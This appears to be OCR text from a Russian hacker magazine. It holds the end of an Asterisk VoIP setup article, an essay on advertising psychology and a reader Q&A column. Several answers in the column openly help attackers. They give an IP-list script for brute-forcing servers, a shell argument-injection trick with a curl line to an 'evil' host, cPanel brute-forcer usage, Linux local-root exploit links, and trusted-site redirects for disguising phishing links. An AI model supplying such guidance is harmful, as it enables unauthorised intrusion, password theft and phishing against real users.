исходящих номеров. В Elastix при создании шаблонов плана набора помогает мастер, позволяющий быстро добавить нужную запись. Чуть ниже, в «Trunk Name», указываем уникальное имя канала, — оно будет использовано в правилах Asterisk. В «Outgoing Settings» прописываются параметры VoIP-провайдера. В общем случае необходимо подправить заготовку, изменив поля со звездочками нужными значениями:

```
host=DNS имя или IP-адрес провайдера
username=логин
secret=пароль
type=peer
```

Последний параметр означает, что канал будет использован для исходящих звонков. Входящие звонки настраиваются в поле Incoming Settings. Дополнительно можно указать предпочтения для кодеков и прочие параметры. Все они подробно описаны в документации Asterisk. Большинство провайдеров требуют регистрации на сервисе. Необходимую строку указываем в «Register String». Формат ее таков: «`username:password@voipprovider.com/ID`». По окончании настроек нажимаем «Submit Changes» и перезапускаем Asterisk.

В итоге мы получили аналог АТС, при помощи которой можно совершать звонки как внутри дома/универа/офиса, так и на внешние номера. Но это еще далеко не все возможности, предоставляемые Asterisk/Elastix. Также доступны парковка вызова, использование агентов, конференции, биллинг, факс и многое другое. Слава техническому прогрессу! ⌶



КРИС КАСПЕРСКИ

PSYCHO: НА РЕКЛАМНОЙ ИГЛЕ

РЕПРЕССИРОВАННЫЕ ЖЕРТВЫ РЕКЛАМЫ, ИЛИ КАК НАС РАЗВОДЯТ НА БАБКИ

Реклама внедряется в наше подсознание, воздействуя даже на тех, кто в нее не верит. По мере продвижения в область бессознательного рациональное мышление отходит на второй план, уступая место первобытным инстинктам, о существовании которых большинство из нас только догадывается, да и то — после очередного развода на покупку совершенно ненужной вещи за сумасшедшие деньги.

УЗНАТЬ ВРАГА В ЛИЦО

Реклама — лишь часть мощного маркетингового комплекса, обеспечивающего продвижение товара на рынок. В чистом виде реклама уже давно замкнулась сама на себя. Сначала это были просто небрежные строчки «здесь могла бы быть ваша реклама», затем появилась реклама, рекламирующая рекламу, а когда финансовый поток от продажи рекламных мест стал иссякать, пришлось запускать рекламу, рекламирующую рекламу, рекламирующую рекламу — и так далее...

Пикантность ситуации в том, что в отрыве от маркетингового контекста реклама превращается в объект искусства, вполне окейный такой объект. Когда был жив вражий «Голос Америки», старательно заглушаемый нашими спецслужбами, чтобы народ не слушал заграницу, молодежь назло судьбе отращивала хаир, ловила радиоволны, прилетевшие из далекой и загадочной земли, и записывала на магнитофон танцевальные ритмы рекламы зубной пасты. Ну, это для американцев она была рекламой, а для жителей бывшего СССР вполне сходила за метал. И дело здесь отнюдь не в языковом барьере. Рекламу тогда слушали и те, кто врубался в смысл, но вместо раздражения ловил кайф. Негативное отношение к рекламе на 90% обуславливается предрассудками, а не ее содержимым. Фотография красивой девушки, измазанной шоколадом (йогуртом, мороженым, моторным маслом), вызывает возбуждение, но если это моторное масло от фирмы «Монополис», то волна возбуждения сметается вихрем посторонних мыслей: «какая тупая реклама! лучше бы о масле пару слов сказали», «девушка, конечно, первый сорт, а это масло я из принципа теперь не буду покупать».

Чем меньше реклама похожа на рекламу, тем меньше негатива она вызывает и тем больше соблазняет людей. Было бы наивно думать, что маркетологи сего не знают и верят в рекламу, как в самих себя. Способность рекламы подстегивать продажи, вообще говоря, сильно преувеличена, а если из обозначенных доходов вычесть расходы на саму рекламу, то ее рентабельность вообще свалится в плоский штопор, упасть в который, как известно, намного проще, чем выбраться обратно.

Рекламодатели от этого страдают еще больше, чем пресловутая целевая аудитория. Примеров «работающей» рекламы не существует, а те, что приводятся в учебниках по маркетингу, только для учебников и годятся, поскольку рекламируют успешные коммерческие продукты,



Любуясь шикарной красоткой, мы не замечаем гориллу, отраженную в зеркале



Реклама 3М — фирмы по производству пуленепробиваемого стекла. Деньги лежат настоящие, и, чтобы никто не разворотил рекламный стенд, рядом дежурит полицейский


Оригинальная реклама маркеров

захватившие рынок благодаря грамотному маркетингу. Их реклама (за редкими исключениями, которые только подтверждают правило) не несла в себе ничего новаторского. У конкурентов была ничуть не хуже, а зачастую даже лучше, но...

Ага, вот уже и первые несогласные. Вы из какого рекламного агентства? Вот только не надо размахивать ворохом распечаток с откровенно левыми данными, выдаваемыми за масштабное социологическое исследование. Рекламировать рекламу (свою, разумеется) вы кому-нибудь другому будете, а здесь вам не тут! Допустим, что я не прав, и хорошая реклама — залог успешной торговли. Тогда возникает вопрос: зачем тратить огромные деньги на исследования и производство? Не проще ли их вложить в рекламу, продавая воздух по цене квартир в Москве?

Какие бы деньги ни вкладывались в рекламу — долго впаривать фуфло не получится. Во всяком случае, если реклама будет явной. Вроде ролика с девушкой, измазанной маслом. Потребитель ведь не дурак и понимает, что девушка — это одно, а масло — совсем другое. Рекламодатели тоже не дураки, но... весь фокус в том, что реклама уже давно не рекламирует товары. Реклама рекламирует рекламу. И производители масла — такая же жертва обмана, как и конечные потребители.

Классическая схема, описанная в учебниках по маркетингу, в которой производитель масла с производителем рекламы промывают мозги конечным потребителям, только в учебниках и встречается. В реальной жизни производитель рекламы промывает мозги производителю масла, создавая такую рекламу, которая понравится масляному магнату. Что же касается народных масс, их вообще-то никто спрашивать не собирается. Народные массы — они ведь рекламные концепты рубят только так, ищи потом творческое вдохновение. Причем, рубят в основном то, к чему неравнодушны.

Разговоры о необходимости запрета рекламы идут уже не первый год, а воз, как говорится, и ныне там. А все потому, что в рекламе крутятся нехилые деньги, отказываться от которых никто не собирается, даже если ситуация доходит до абсурда, и продукты одной и той же фирмы начинают конкурировать между собой, что указывает на отвратительный маркетинг. Кстати, о маркетинге...

НЕЛИНЕЙНЫЕ УРАВНЕНИЯ

ОК, мы выяснили, что видеоролик с красивой девушкой, измазанной машинным маслом, имеет хорошие шансы стать хитом, но желания купить вагон этого масла в отсутствие аналогичной девушки ни у кого не возникает. При прочих равных автолюбители отдают предпочтение более качественному, дешевому, доступному маслу, и никакая реклама не заставит их заливать в двигатель гадость, потому как двигатель стоит дорого, а угробить его проще простого.

Выходит, что реклама не работает? Не будем торопиться! Реклама работает, но не так линейно. Оставим в покое девушку, зальем дешевое масло в стильную тару, прицепим солидную голографическую этикетку и выпустим кучу стикеров, чтобы все видели, что рядом с нами едет машина, заправленная маслом «Гуталин». Уже смешно? Тогда как можно объяснить тот факт, что на половине компьютеров красуется логотип «Intel Inside»?

Рекламировать микропроцессоры впервые начала фирма Intel. До этого рекламировались только компьютеры целиком, — что логично, ибо выбирать процессор должны инженеры, а не домохозяйки. Инженер (если это, конечно, инженер, а не выпускник ПТУ под названием ВУЗ) знает, что производительность — это одно, а мегагерцы — совсем другое, особенно если сравниваются процессоры с непохожими архитектурами. Сделав ставку на домохозяек, Intel долгое время успешно продавала мегагерцы, которых у нее было больше, чем у AMD. Фактически, это самый настоящий развод. Потребители совершают неоптимальную покупку, приобретая мегагерцы, которых и руками не пощупать, и на зуб не попробовать.

Впрочем, AMD тоже хороша. Создала (и ведь не сама создала, а, как всегда, скупила) процессоры с RISC-ядром и тут же начала бить себя пяткой в грудь: мол, у нее это есть, а у Intel нет. Народ, естественно, повелся и набросился на высокотехнологичный RISC, даже не спросив себя: «а зачем?». Микроархитектура процессора к потребительским характеристикам не относится. Это ведь не цена, не производительность и даже не надежность. Это просто особенность реализации. Технически, создать быстродействующий процессор с RISC-ядром проще, но... само по себе RISC-ядро не есть преимущество.

Другой пример. Браузер Chrome от Google, обеспечивающий (как сказано в его описании) более безопасный серфинг. Вменяемый потребитель уже должен насторожиться и спросить: более безопасный по сравнению с чем?! К тому же, как нельзя быть «чуть-чуть беременной»,

Брутальная реклама женского белья

Реклама Sony PlayStation Portable (типа, PSP может сработать как наручники)



info
Эволюция телевизионной рекламы подробно описана Пелевиным в «Поколении П», и хотя сами рекламисты воспринимают этот роман как гнусный поклеп — это лучшее доказательство правоты Пелевина.

так и нельзя говорить о более и менее безопасных программных продуктах. Достаточно всего одной дыры, чтобы атаковать систему, не говоря уже о том, что «безопасность» — это не потребительская характеристика. Ладно, оставим программное обеспечение и возьмем самолеты. Полет по графику, сервис на борту — это все радует, но если одна компания («Сибирь») кормит офигенными курочками, а другая («Аэрофлот») жмется на второй кусочек колбаски, отрезанный лазерным ножом с контролем толщины по микрометру (чтобы не отрезать лишнего), то всем понятно, что курица рвет колбасу как тузик грелку.
А вот о безопасности такого сказать нельзя. Авиакатастрофы случаются редко, причем им подвержены все компании без исключения. Легенда о том, что бюджетные компании, у которых нет денег на нормальный ремонт самолетов, намного более опасны, чем компании, дерущие с пассажиров три цены, легко опровергается статистикой. Крупнейшие авиакатастрофы происходили и происходят с респектабельными авиакомпаниями типа KLM, тогда как «бюджетники» типа AirAsia летают себе и не падают, а если и падают, то не чаще других.
А вот еще один пример — iPhone, повальное увлечение которым совершенно необъяснимо с позиций рационального мышления. Перефразируя крылатые слова, можно сказать: покупая iPhone, мы приобретаем не телефон, а уверенность в себе, потому как позволить себе эту штуку может только человек, чего-то достигший в жизни и прочно стоящий на ногах (даже если он вылетел с работы и по уши в долгах). Аналогичным образом дело обстоит и с предметами искусства, в которых реально никто ничего не понимает и подделку от подлинника отличает только при помощи толпы наемных экспертов.
Фактически, мы покупаем не реальную вещь, а объект сознания. Только в сознании подлинник отличается от копии на сумму с шестью нулями и двумя цифрами спереди. Только в сознании существуют понятия «бренд», «надежность», «безопасность». А где эти бренды в реальной жизни? Статистика отказов радиоаппаратуры наглядно убеждает нас в том, что бренды выходят из строя косяками. Качество монтажа на уровне подпольных китайских производителей, схемотехнические решения кишат ошибками... Но потребителей это не смущает. Если бы дело было в незнании... Так ведь они горло готовы перегрызть за любимый бренд — тот самый, который ставит их раком и думает лишь о себе и своей прибыли.


Лояльность к брендам — любопытный психологический феномен, объяснить который пытались многие, но... увы! Жизнь сложнее и многограннее заумных теорий. Битвы Intel vs AMD, Windows vs Linux, Canon vs Nikon многого стоят. Причем, как в прямом, так и в переносном смысле. Рациональное мышление здесь отдыхает. Если человек скептически настроен против продукции конкурентов, он найдет кучу причин, почему она хуже. Тут даже никакой рекламы не надо!
Именно так и работает настоящий маркетинг, основанный на продаже объектов сознания, а в сознание он проникает настолько глубоко, что мы его практически не замечаем. И обманывает нас в этом случае отнюдь не реклама, а мы сами. Самообман — штука коварная. Казалось бы, не так уж трудно включать рациональное мышление при каждой покупке, задумываясь: а что именно мы покупаем? И что предлагают конкуренты? Только не надо говорить: «тачка, конечно, хороша, вот только ездить на ней совсем беспонтово, если не сказать — стыдно». Стыдно оно как раз для тех, кто вынужден кидать понты, изображая Моську, лающую на Слона. Самого же Слона все эти разборки ничуть не волнуют, и необходимости самоутверждаться в жизни у него нет.

ПО МИННОМУ ПОЛЮ НАУГАД

Вторжение рекламы в информационное пространство нашего сознания не проходит даром. Так, например, до недавнего времени все яркое, красное и мигающее немедленно привлекало наше внимание, подчиняясь древним инстинктам, ставшим жертвами рекламы. Впрочем, человек — существо адаптивное и ко всему привыкающее. Последние эксперименты показывают, что если расположить на WEB-страничке огромную красную мигающую надпись «ВХОД», то заметить ее будет сложнее, чем мелкую, серую и немигающую. Почему? Да потому, что все большое и мигающее автоматически отфильтровывается подсознанием как мусор, не несущий никакой полезной информации.
С одной стороны это, конечно, хорошо (реклама идет лесом), а с другой... сигналы опасности широко используются в быту и на производстве. Взять хотя бы те же стоп-огни. Кому из сидящих за рулем хочется их фильтровать на уровне подсознания? Но, увы, подсознание не в состоянии отличить критически важные сигналы от рекламной шушеры, что создает прямую угрозу для жизни, увеличивая количество аварий. Так что реклама намного более вредоносна, чем это принято считать.



Чтобы рассказать, насколько длинной стала шоколадка Snickers 2pack, агентство The Assistant показало молодого человека, который целиком засунул ее себе в рот



Один из победителей рекламного фестиваля London International Awards 2008



Реклама замка для велосипеда

К тому же, реклама изменяет привычную схему интерпретации всего увиденного или прочитанного. Пример из жизни. В Малайзийской столице Куала Лумпур при выходе со станции KL Sentral (Monorail) висит объявление «ваша следующая остановка в ста метрах ровно перед вами». В смысле, пройди сто метров и пересядь на другой поезд, который довезет тебя до аэропорта или в любом другом направлении. Казалось бы, что тут непонятного? Так ведь нет. Народ ходит кругами в поисках вокзала и только потом соображает, что то была не реклама, и что вокзал расположен аккурат в ста метрах по прямой.

Вопрос: почему большинство пассажиров интерпретируют обозначенный текст как рекламу (типа в ста метрах — магазин), хотя никаких явных признаков рекламы нет? Ответ — это срабатывает адаптивный фильтр нашего подсознания, в памяти которого всплывают похожие рекламные плакаты, и тут же выставляется ментальный блок. Как следствие — мы экономим «процессорное время» на анализе рекламных слоганов, попадая в глупые ситуации, когда реклама оказывается вовсе не рекламой, а действительно полезной информацией.

Кстати, продемонстрировать особенность ментальных фильтров позволяет следующий нехитрый эксперимент. Берем испытуемого (одна штука или целый кворум), пачку трешек (не важно, в какой валюте) и предупреждаем, что сейчас мы всех обсчитаем, как пионеров, советуя пристально следить за нашими пальцами и всеми махинациями. Выдергиваем из пачки трешку и бросаем на стол. Спрашиваем: «Три?». Народ, ожидающий подвоха, видит: действительно, три, что хором и подтверждает. Ну, а мы тем временем продолжаем: четыре, пять... Естественно, это нужно не описывать, а показывать, но пары трояков испытуемый по-любому не досчитается.

Весь фокус в том, что при быстрой смене контекстов («три» — это три рубля, а «четыре» — количество отсчитанных купюр) все выглядит очень естественно. Три — это действительно три, а за ним идет четыре. Мы же предупредили — следить за ловкостью рук, а неверный выбор фокуса внимания дает нам полный оперативный простор для всевозможных махинаций.

Аналогичная техника используется и в рекламе. Подвох оказывается совсем не там, где мы его ожидаем. Изначально настраиваясь на обман, мы (образно выражаясь) следим за руками, чтобы неожиданно не достали туза, спрятанного в рукаве, и не затащили купюру между пальцами. Но подобными вещами реклама не занимается, и в целом ей можно верить. А вот при переходе от целого к частностям обнаруживается куча мелких и крупных нестыковок, которых среднестатистический обыватель все равно не замечает. Что ж, тем хуже для него.

НЕСКОЛЬКО СОВЕТОВ НАПОСЛЕДОК

Как избежать развода и соскочить с рекламной иглы? Как посмотреть на мир незамутненным взглядом, чтобы видеть предметы такими, какие они есть, за вычетом их показной крутизны и торговых марок? Как ни парадоксально, но чтобы избавиться от рекламной зависимости, необходимо перестать игнорировать примелькавшуюся рекламу и втыкать в нее со всей серьезностью и вниманием.

До тех пор, пока реклама скользит по ушам, не попадая в сознание, основным объектом воздействия будет оставаться подсознание, ответственное за иррациональное желание купить совершенно ненужную нам вещь. И только подвергнув рекламу сознательному анализу, мы подавим все иррациональные желания в зародыше, потому как фуфла нам не нужно. Мы не лохи. То есть, это мы думаем, что не лохи. В действительности, могучая сила искусства позволяет сфотографировать ведро помоев так, что слюнки будут капать независимо от того — знаем ли мы, что это помои, или нет. Увы, сознание и подсознание не имеют между собой прямых мостов. Умом мы понимаем, что помои и есть помои, как их ни фотографируй. Но подсознанию, оперирующему образами, этого не объяснишь. Все, что выглядит аппетитным, пробуждает естественный инстинкт, особенно если мы голодны.

И тут мы встаем на очень зыбкую почву — сумеречную зону, где подсознание уже заканчивается, а сознательное мышление еще не начинается, а потому лучше не заморачиваться этими вопросами, а жить, наслаждаясь каждой секундой. В конце концов, деньги для того и существуют, чтобы их тратить, в том числе и на разводы, которых все равно не избежать, ибо в рекламном бизнесе работают очень неглупые люди, положившие десятки лет, чтобы обхитрить таких, как мы. Техника обмана непрерывно совершенствуется. Отбрасываются одни решения (как полностью выработанная золотая жила), но на смену им приходят другие — намного более изощренные.

МАГ
/ ICQ 884888 /



Q: Занимаюсь брутом дедиков. Нужно сгенерировать список IP-адресов для брута по определенному диапазону. Как это сделать?

A: С поставленной тобой задачей легко справятся следующие несколько строк php-кода:

```
<?php $ip_start='127.0.0.1'; //начальный ip диапазона
$ip_end='127.0.1.3'; //конечный ip диапазона
$ip_start = ip2long($ip_start);
$ip_end = ip2long($ip_end);
for($i=$ip_start;
  $i<($ip_end+1); $i++)
{
  print long2ip($i)."\n";
}
?>
```

После запуска скрипт выведет в окно браузера все IP из заданного диапазона.

Q:Как обойти php-функцию capeshellcmd(), с помощью которой кодеры предотвращают выполнение команд на сервере?

A: В php существует множество специфических функций, предназначенных для выполнения внешних приложений и команд: `exec()`, `passthru()`, `system()` и т.д. Для защиты от внедрения в них постороннего кода чаще всего используются функции `escapeshellarg()` и `escapeshellcmd()`. Функция `escapeshellcmd()` похожа на свою коллегу

с тем исключением, что при «зачистке» будут деактивированы с помощью обратного слэша символы, имеющие специфическое значение для операционной системы:

```
#&;'|*?~<>^()[]{}$\, а также симво-
лы \x0A и \xFF
```

Также, в отличие от escapeshellarg(), эта функция не будет как-то особенно обрабатывать строки с пробелами и заключать строку аргументов в кавычки. Например, если мы применим escapeshellcmd() для такой строки:

```
$string = "'hello, world!';id";
```

а затем выполним получившуюся строку («\'hello, world\'\;id») в функции system(), то успешно увидим вывод на экран команды id :-). В данном примере интерпретатор воспринимает нашу строку как два аргумента: «\'hello» и «world\'\;id» соответственно. Еще одна особенность escapeshellcmd() заключается в том, что кавычки ' и " экранируются слэшами только, если они не находятся в паре. То есть, если получится передать в качестве аргумента две двойные или одинарные кавычки, то можно будет вставить еще один аргумент для текущей команды, например:

```
$_SERVER['HTTP_USER_AGENT']='Opera"
-H "Host: evil.com';
system('/usr/local/bin/curl -k -H
"User-Agent:
'.escapeshellcmd($_SERVER['HTTP_
USER_AGENT']).'" -m 2
"http://h4ck.com"');
```

Другую команду выполнить таким способом, к сожалению, не получится.

Q: Как домайнеры находят и регистрируют проэкспайренные домены?

A: Сервисов, предоставляющих подобную информацию, существует великое множество. Один из них — www.vztools.com.
Зайдя на сайт, ты увидишь слева в колонке списки дат, когда проэкспайрились домены. Нажав на выбранную дату, ты получишь отсортированный по длине список доменов, дата регистрации которых истекла. К примеру, вот часть четырехбуквенников, за которые забыли проплатить до 2 мая 2008 года:

```
clsq.com
cqlo.com
cwgy.com
czfi.com
dllw.com
dmqa.com
dxtw.com
erjs.com
esxa.com
fyal.com
gxet.com
gxrf.com
hjzy.com
```

В списках могут попадаться довольно-таки неплохие домены, так что не зевай!

Q: Есть ли асечный клиент под КПК, с которым можно работать без стилуса?

A: Такой клиент действительно есть. Это известный и при этом бесплатный PIGEON. Из описания программы:
«PIGEON! — ICQ-клиент, это удобная и красивая программа, разработанная для комфортного общения во время работы с КПК. Отличительной особенностью является современный интерфейс, ориентированный на работу без стилуса, только нажатием пальцами. Работает без установки на всех PocketPC-устройствах под ОС WM2003, WM5, WM6, WM6.1, Smartphones».
Особенности:

- Управление пальцами, без стилуса;
- Поддержка qQVGA, VGA, QVGA, WVGA-экранов;
- Поддержка PROXY SOCKS 4/5, HTTP;
- Поддержка анимированных смайл-паков Miranda & QIP;
- Поддержка нестандартных паролей в HEX-виде. В пароле писать hex: и 16-тиричные символы без пробелов;
- Поддержка хардварной клавиатуры;
- Возможность писать с нескольких номеров ICQ.

Скачать клиент можно на официальном сайте — pigeon.vpro.ru.

Q: Как брутить пароли к CPanel на хостинге?

A: В этом тебе поможет **Cpanel Password Brute Forcer**, написанный на Perl неким Hessam-x. Скрипт основан на баге, обнаруженном Hossein Asgar (Simorgh-ev.com): «In cpanel Check Passwords with Headers and attackers can Brute Force with base54 authentication».
Сам скрипт можно скачать на официальном блоге Hessam-x (также доступен и php-исходник) — http://hessamx.wordpress.com/2007/03/21/cpanel-bruteforce-problems.
Использование брутера весьма простое. Из командной строки запускай скрипт следующим образом: `cpanel.pl [HOST] [User] [PORT] [list]`. Тут `[HOST]` — домен, где расположена CPanel, `[User]` — юзер для брута, `[PORT]` — порт CPanel (по дефолту 2082), `[list]` — список паролей.

Q: Какие вообще существуют ядерные сплойты под Linux? Где их скачать?

A: Вот практически полный список ядерных сплойтов для веток 2.2, 2.4 и 2.6:

```
• Linux 2.2.x ->Linux kernel ptrace/
kmod local root exploit (http://
milw0rm.com/exploits/3);
• Linux 2.2.x (on exported files,
should be vuln) (http://milw0rm.
com/exploits/718);
• Linux <= 2.2.25 ->Linux Kernel 2.x
mremap missing do_munmap Exploit
(http://milw0rm.com/exploits/160);
• Linux 2.4.x ->Linux kernel ptrace/
kmod local root exploit (http://
milw0rm.com/exploits/3);
• Linux 2.4.x -> pwned.c — Linux
2.4 and 2.6 sys_uselib local root
exploit (http://milw0rm.com/
exploits/895);
• Linux 2.4.x ->Linux kernel 2.4
uselib() privilege elevation exploit
(http://milw0rm.com/exploits/778);
• Linux 2.4.20 ->Linux Kernel Module
Loader Local R00t Exploit (http://
milw0rm.com/exploits/12);
• Linux <= 2.4.22 ->Linux Kernel <=
2.4.22 (do_brk) Local Root Exploit
(http://milw0rm.com/exploits/131);
• Linux 2.4.22 ->Linux Kernel 2.4.22
"do_brk()" local Root Exploit (PoC)
(http://milw0rm.com/exploits/129);
• Linux <= 2.4.24 ->Linux Kernel 2.x
mremap missing do_munmap Exploit
(http://milw0rm.com/exploits/160);
• Linux 2.4.x < 2.4.27-rc3 (on nfs
exported files) (http://milw0rm.
com/exploits/718);
• Linux <= 2.6.2 ->Linux Kernel 2.x
mremap missing do_munmap Exploit
(http://milw0rm.com/exploits/160);
• Linux 2.6.11 -> Linux Kernel <=
2.6.11 (CPL 0) Local Root Exploit
(k-rad3.c) (http://milw0rm.com/
exploits/1397);
• Linux 2.6.13 <= 2.6.17.4 -> Linux
Kernel 2.6.13 <= 2.6.17.4 prctl()
• Local Root Exploit (logrotate)
(http://milw0rm.com/exploits/2031);
• Linux 2.6.13 <= 2.6.17.4 -> Linux
Kernel 2.6.13 <= 2.6.17.4 sys_
prctl() Local Root Exploit (http://
milw0rm.com/exploits/2011);
• Linux 2.6.11 <= 2.6.17.4 -
> h00lyshit.c -Linux Kernel <=
2.6.17.4 (proc) Local Root Exploit
(http://milw0rm.com/exploits/2013);
• Linux 2.6.x < 2.6.7-rc3 (default
configuration) (http://milw0rm.com/
exploits/718);
• Linux 2.6.x -> pwned.c — Linux
2.4 and 2.6 sys_uselib local root
```

```
exploit (http://milw0rm.com/
exploits/895);
• Linux Kernel < 2.6.22 ftruncate()/
open() Local Exploit (http://
milw0rm.com/exploits/6851);
• Linux Kernel 2.6.23 — 2.6.24
vmsplice Local Root Exploit (http://
milw0rm.com/exploits/5093);
• Linux Kernel 2.6.17 — 2.6.24.1
vmsplice Local Root Exploit (http://
milw0rm.com/exploits/5092).
```

Также хочу посоветовать тебе список эксплойтов под конкретные оси и сервисы на них — http://indounderground.wordpress.com/2008/06/14/a-nice-list-of-root-exploits-and-working-links.

Q: Как можно зашифровать фейковую ссылку, например, в мыле?

A: Большинство спамеров и хеккеров шифруют свои ссылки с помощью редиректов, расположенных на трастовых сайтах. Сейчас в паблике известны следующие редиректы:

```
• http://yandex.ru/redir?dtype=
market&uid=854942812168473879&c
ategid=628&price=7247&ext=&hype
r_id=&hyper_cat_id=90711&pp=7&
cp=10&cb=10&cp_ab=0&ae=1&shop_
id=6434&pof=&url=http://твой_evil.
сайт;
• http://go.mail.ru/
click?url=http://твой_evil.сайт;
• http://r.mail.ru/clb1234/r.mail.
ru/clb1234/r.mail.ru/clb1234/
r.mail.ru/clb1234/http://твой_
evil.сайт;
```

Также посоветовал бы кодировать твою ссылку в `urlencode` с помощью сервиса http://hack-shop.org.ru/tools-code-encode.

P.S. А чтобы у юзера не появлялись сообщения о переходе на другой сайт (если в его мылбоксе включен html, конечно), можно дописать в теге ссылки параметр `target=_self` или `target=_blank`.

Q: Бручу аськи. Как узнать, насколько эксклюзивны пароли в моих пасс-листах?

A: Недавно на асечке (http://forum.asechka.ru/showthread.php?t=107702) появилась программа **ExclusivePass** за авторством NemeZz, с помощью которой ты сможешь проверить на уникальность свои пароли. Вот что сам автор программы пишет о ней:

```
Мной была написана данная программа
для ускорения поиска вашего пароля в
имеющихся базах Асечки и Граббеpз.
Все они собраны вместе в удобной фор-
ме. А это — порядка 2500 постов.
Использование — должно быть ин-
туитивно понятно. Вводим пароль
— получаем все посты, в которых он
содержится. Отображается дата пос-
та, полный линк на оригинал (клика-
бельный) + собственно сообщение, в
котором жирным красным шрифтом выде-
ляется искомый текст.
Внимание: поиск чувствителен к ре-
гистру, но это логично, так как па-
роль и ПаРоЛЬ — это разные пароли).
```

Q: Хочу установить Skype на свой мобильный телефон! Это реально?

A: Вполне, только не рассчитывай на то, что удастся осуществлять звонки по GPRS. Скорее всего, ничего хорошего не выйдет и в случае использовании отечественного EDGE, который, хотя и может похвастаться чуть большей полосой пропускания, но также отличается высокими задержками. Впрочем, расстраиваться из-за этого не стоит: тарифы с безлимитным трафиком (а иначе смысл звонить через IP?) по-прежнему практически не распространены. Совсем другое дело, если твой телефон поддерживает Wi-Fi, а рядом есть точка доступа. Звони, сколько влезет. Для Windows Mobile есть специально подготовленная версия от самих разработчиков Skype, а для обычных телефонов с Java и смартфонов на базе Symbian легко инсталлится прога fring (www.fring.com). В случае поездок за границу, где Wi-Fi повсюду, подобными приблудами можно сэкономить не одну сотню долларов на счету.

Q: Есть ли возможность перенаправить пользователя с моей LJ-страницы на другой сайт?

A: Для бесплатного аккаунта это невозможно, а вот пользователи с платными учетными записями могут добавить теги редиректа, воспользовавшись редактором HTML-шаблонов.

Q: По долгу службы я обслуживаю большой и самый разнообразный парк машин. К сожалению, не имею возможности везде установить одну и ту же программу для удаленного управления, поэтому приходится использовать клиент и для RPD, и для VNC, и тот же PuTTY для SSH-сессий. Возможно, есть более универсальное решение, позволяющее коннектиться к самым разным системам?

A: На одном из наших недавних дисков мелькал инструмент, точь-в-точь подходящий по требованиям. До сих пор являясь бесплатной **mRemote** (www.mremote.org/wiki), он позволяет обращаться к удаленным системам по самым разным протоколам RDP (Remote Desktop), VNC (Virtual Network Computing), ICA (Independent Computing Architecture), SSH (Secure Shell), Telnet (TELecommunication NETwork), HTTP/S (Hypertext Transfer Protocol), Rlogin (Rlogin), RAW. Каждое соединение — в отдельной вкладке, что вдвойне удобно!

Q: Я создал в Ubuntu нового пользователя, но тот не может пользоваться командой sudo. Почему? Как исправить?

A: Чтобы оградить пользователей от частой ошибки, когда работа с самого начала и постоянно ведется под аккаунтом администратора (что, естественно, очень плохо), разработчики дистрибутива намеренно отключили root аккаунт. Все административные задачи выполняются через команду `sudo`. Напомню, что команда `sudo` предоставляет возможность выполнять команды либо от имени root, либо других пользователей. В Ubuntu по умолчанию использование sudo разрешено только первому пользователю, однако это легко можно исправить. Правила, используемые sudo для принятия решения о предоставлении доступа, находятся в файле `/etc/sudoers`. Простейшая конфигурация выглядит так:

```
Defaults env_reset
root ALL=(ALL) ALL
user ALL=(ALL) ALL
```

Такая конфигурация дает пользователю user все права пользователя root при выполнении команды `sudo`. Обрати внимание на директиву `Defaults env_reset`: она полностью запрещает все пользовательские переменные при исполнении команд от имени root. Повышая уровень безопасности, это одновременно может привести к некоторым проблемам и несовместимостям. Поэтому использование личных переменных можно разрешить, например, какой-то конкретной группе или отдельному пользователю, добавив следующую строку в конфиг: «`Defaults:%admin !env_reset`». В этом случае для пользователей группы admin переменные окружения будут разрешены.

Q: Как проще всего звонить в Москву и Питер бесплатно?

A: К сожалению, мировые гиганты VoIP не спешат предоставлять безлимитные планы и бесплатные звонки по России. Однако у местных операторов такая возможность есть. Я говорю о sipnet.ru, а также некоторых известных интернет-провайдерах, которые помимо всего прочего предоставляют услуги IP-телефонии на основе технологии SIP. Для использования придется установить специальную программу или же приобрести SIP-роутер. В качестве программного средства могу порекомендовать утилиту X-Lite. При минимуме настроек, которые в большинстве случаев сводятся к простому вводу логина и пароля, она позволяет уже через несколько минут после установки осуществлять звонки на городские телефоны Москвы и Питера абсолютно бесплатно. ⌶

>>WINDOWS
>Development
3rdRail 2.0
Aptana Studio 1.2
Gobby 0.5
JavaRa
Microsoft Debugging Tools for Windows 6.10.3.233
MSDN
PDT 1.0.3
Pydev 1.3.24
RadRails 0.7.2
SkyIDE 2.0 Alpha 4b
TortoiseSVN 1.5.5
Visual Studio 2008 Express Edition
MSDN Русская версия

>Games
Groundhog r05
Hedgewars 0.9.7
Kong 1.1.0
The Underside

>Misc
3RVX 2.5
AeroSnap 0.52.1
Attribute Changer 6.10a
AutoMen (Mini Mencoder Gui) 5.1
BK ReplaceEm 2.0
Calgoo Calendar 2.1.3
Calgoo Connect 2.1.3
Cyber-D's Auto Delete
Eraser Portable 5.82
FileAlyzer 1.6.0.4
FinePrint 6.0.4
GMail Backup 0.104
GTD-Free 0.4.2
Highlight 2.6.14
Iconoid 3.8.5
Metamorphose 2 0.5.0
MyPhoneExplorer 1.7.1
Notepad2 3.0.20
Q-Dir 3.33
QwikTulz 1.1.2
Rapid Environment Editor 2.1
SysExporter v1.40
ThinkingRock 2.0.1
ThumbWin 1.2.8
Vienna Transformation Pack is 3.0
Weather Watcher Live 6.0.1
wikidPad 1.9 B
WinExt 01.03.00.00
xNeat Clipboard Manager 1.0.0.6

>Multimedia
1by1 1.66
ChrisTV Lite 5.25
DirectX Redistributable November 2008
Google SketchUp for Windows 7.0
HandBrake 0.9.3
Minilyrics 6.1.3730
Mp3splt 2.2.1
Mp3tag v2.42
New Folder
Nitro PDF
Pixelformer 0.9.5.2 B
PrimoPDF 4.1
ScreenshotCaptor 2.44.01
The KMPlayer 2.9.3.1428
XFire 1.01
Допы для OpenOffice

>Net
Ammyy Admin 2.5
Ares 2.10
Freenet 0.7
gAttach 1.2008
I2P 0.6.4
